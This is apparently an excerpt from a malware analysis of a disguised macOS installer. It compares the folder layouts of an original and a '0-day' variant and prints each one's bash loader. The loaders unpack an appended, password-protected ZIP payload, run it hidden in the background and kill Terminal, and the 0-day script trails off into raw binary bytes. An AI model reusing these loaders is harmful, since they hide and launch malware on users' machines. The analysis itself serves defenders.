
Layouts

Original Variant Layout



```
/Volumes
├── Installer
│   ├── Install.command
│   └── Installer -> Install.command
```

0-day Variant Layout




```
/Volumes/
├── Installer
│   ├── Install -> yWnBJLaF/1302.app
│   └── yWnBJLaF
│       └── 1302.app
│           ├── Contents
│           │   └── MacOS
│           │       └── 1302
│           └── Icon\r
└── Macintosh\ HD -> /

7 directories, 2 files
```

Before and After


Payloads

Original Variant Payload



```
#!/bin/bash
TEMP_NAME="$(mktemp -t Installer)"
tail -c 8984 "$0/..namedfork/rsrc" | funzip -d47rl > "${TEMP_NAME}"
chmod +x "${TEMP_NAME}" && nohup "${TEMP_NAME}" > /dev/null 2>&1 &
killall Terminal
exit

```


0-day Variant Payload



```
#!/bin/bash
TEMP_NAME="$(mktemp -t Installer)"
tail -c 58853 $0 | funzip -1uD9jgw > ${TEMP_NAME}
chmod +x "${TEMP_NAME}" && nohup "${TEMP_NAME}" > /dev/null 2>&1 &
killall Terminal
exit
PK      #??R??Ö7??1302UT ??l`??l`ux
                                         ?M?:?)??
??-?\u???H_?[????ĒX?e[?                          +?D?YB???H????xAOAd??#d%?]E?c??Q?)U?

```

Virustotal

Getting a bit lazy?

